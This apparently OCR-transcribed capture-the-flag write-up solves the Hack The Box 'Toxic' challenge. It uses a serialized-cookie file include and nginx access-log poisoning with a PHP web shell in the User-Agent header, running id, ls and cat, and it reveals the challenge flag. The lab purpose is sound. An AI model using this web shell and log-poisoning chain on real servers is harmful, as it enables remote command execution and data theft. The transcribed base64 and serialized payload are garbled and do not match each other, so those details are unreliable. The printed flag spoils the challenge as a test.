



# Toxic

1) Checked the source code



2) We can control the included page by modifying cookie



But we need to know name of the flag file

### 3) We can poison the log with php shell and include it

Request

```
1 GET /?cmd=id HTTP/1.1
2 Host: 127.0.0.1:1337
3 User-Agent: <?php system($_GET['cmd']); ?>
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Cookie: PHPSESSID=
9 Upgrade-Insecure-Requests: 1
10
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: none
14
15
```

Response

```
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Fri, 31 May 2024 07:53:25 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 X-Powered-By: PHP/7.4.26
7 Content-Length: 549
8
9 /var/log/nginx/access.log172.17.0.1 - 200 'GET / HTTP/1.1' '-' 'Mozilla/5.0 (X11; Linux
x86_64; rv:109.0) Gecko/20100101 Firefox/115.0'
10 172.17.0.1 - 200 'GET /favicon.ico HTTP/1.1' 'http://127.0.0.1:1337/' 'Mozilla/5.0 (X11; Linux
x86_64; rv:109.0) Gecko/20100101 Firefox/115.0'
11 172.17.0.1 - 200 'GET / HTTP/1.1' '-' 'uid=1000(www) gid=1000(www) groups=1000(www)'
12
13 172.17.0.1 - 200 'GET / HTTP/1.1' '-' 'uid=1000(www) gid=1000(www) groups=1000(www)'
14
15 172.17.0.1 - 200 'GET /?cmd=id HTTP/1.1' '-' 'uid=1000(www) gid=1000(www) groups=1000(www)'
16
17
```

Inspector

Request attributes: 2

Request query parameters: 1

Request body parameters: 0

Request cookies: 1

Request headers: 12

Response headers: 6

### 4) Exploited it

Request

```
1 GET /?cmd=ls HTTP/1.1
2 Host: 127.0.0.1:1337
3 User-Agent: <?php system($_GET['cmd']); ?>
4 Accept:
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Cookie: PHPSESSID=
9 Upgrade-Insecure-Requests: 1
10
11
```

Response

```
39 entrypoint.sh
40 etc
41 flag_y09to
42 home
43 lib
44 media
45 mnt
46 opt
47 proc
48 root
49 run
50/sbin
51 srv
52 sys
53 tmp
54 usr
55 var
56 www
57
58 10.30.18.110 - 200 'GET /?cmd=ls HTTP/1.1' '-' 'bin
59 dev
60 entrypoint.sh
61 etc
62 flag_y09to
63 home
64 lib
65 media
66 mnt
67 opt
68 proc
69 root
70 run
71/sbin
72 srv
73 sys
74 tmp
75 usr
76 var
77 www
78
79
```

Inspector

Selection: 92 (0x5c)

Selected text

```
Tzo5QlJQYWdlTW9kZWw1OjE6e3M6NDoiZmJsZSI7czoyNToiL3Zhci9lb2cvbmdpbngvYWNjZXNlLmxvZyI7fQ3d3d
```

Decoded from: URL encoding

```
Tzo5QlJQYWdlTW9kZWw1OjE6e3M6NDoiZmJsZSI7czoyNToiL3Zhci9lb2cvbmdpbngvYWNjZXNlLmxvZyI7fQ3d3d
```

Decoded from: Base64

```
0:9;'PageModel':1:{s:4:'file';s:25:'/var/log/nginx/access.log';}
```

Request attributes: 2

Request query parameters: 1

Request body parameters: 0

Request cookies: 1

Request headers: 8

Response headers: 6

### 5) Got the flag

Request

```
1 GET /?cmd=cat%20f* HTTP/1.1
2 Host: 127.0.0.1:1337
3 User-Agent: <?php system($_GET['cmd']); ?>
4 Accept:
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Cookie: PHPSESSID=
9 Upgrade-Insecure-Requests: 1
10
11
```

Response

```
*http://94.237.58.188:31239/ "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
27 10.30.18.110 - 200 "GET /static/images/favicon.ico HTTP/1.1"
*http://94.237.58.188:31239/ "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
28 10.30.18.110 - 200 "GET / HTTP/1.1" "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
29 10.30.18.110 - 200 "GET / HTTP/1.1" "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
30 10.30.18.110 - 200 "GET / HTTP/1.1" "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
31 10.30.18.110 - 200 "GET / HTTP/1.1" "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
32 10.30.18.110 - 200 "GET / HTTP/1.1" "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
33 10.30.18.110 - 200 "GET / HTTP/1.1" "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
34 10.30.18.110 - 200 "GET / HTTP/1.1" "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
35 192.168.115.153 - 400 "sss" "-" "-"
36 10.30.18.110 - 200 "GET / HTTP/1.1" "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
37 10.30.18.110 - 200 "GET / HTTP/1.1" "-" "HTB{P0i5on_In_Cyb3r_W4rF4R3!}"
38
39 10.30.18.110 - 200 "GET /?cmd=ls HTTP/1.1" "-" "HTB{P0i5on_In_Cyb3r_W4rF4R3!}"
40
41 10.30.18.110 - 200 "GET /?cmd=ls%20f* HTTP/1.1" "-" "HTB{P0i5on_In_Cyb3r_W4rF4R3!}"
42
43 10.30.18.110 - 200 "GET /?cmd=cat%20f* HTTP/1.1" "-" "HTB{P0i5on_In_Cyb3r_W4rF4R3!}"
44
45 10.30.18.110 - 200 "GET /?cmd=cat%20f* HTTP/1.1" "-" "HTB{P0i5on_In_Cyb3r_W4rF4R3!}"
46
47 10.30.18.110 - 200 "GET /?cmd=cat%20f* HTTP/1.1" "-" "HTB{P0i5on_In_Cyb3r_W4rF4R3!}"
48
49
```

Inspector

Request attributes: 2

Request query parameters: 1

Request body parameters: 0

Request cookies: 1

Request headers: 8

Response headers: 6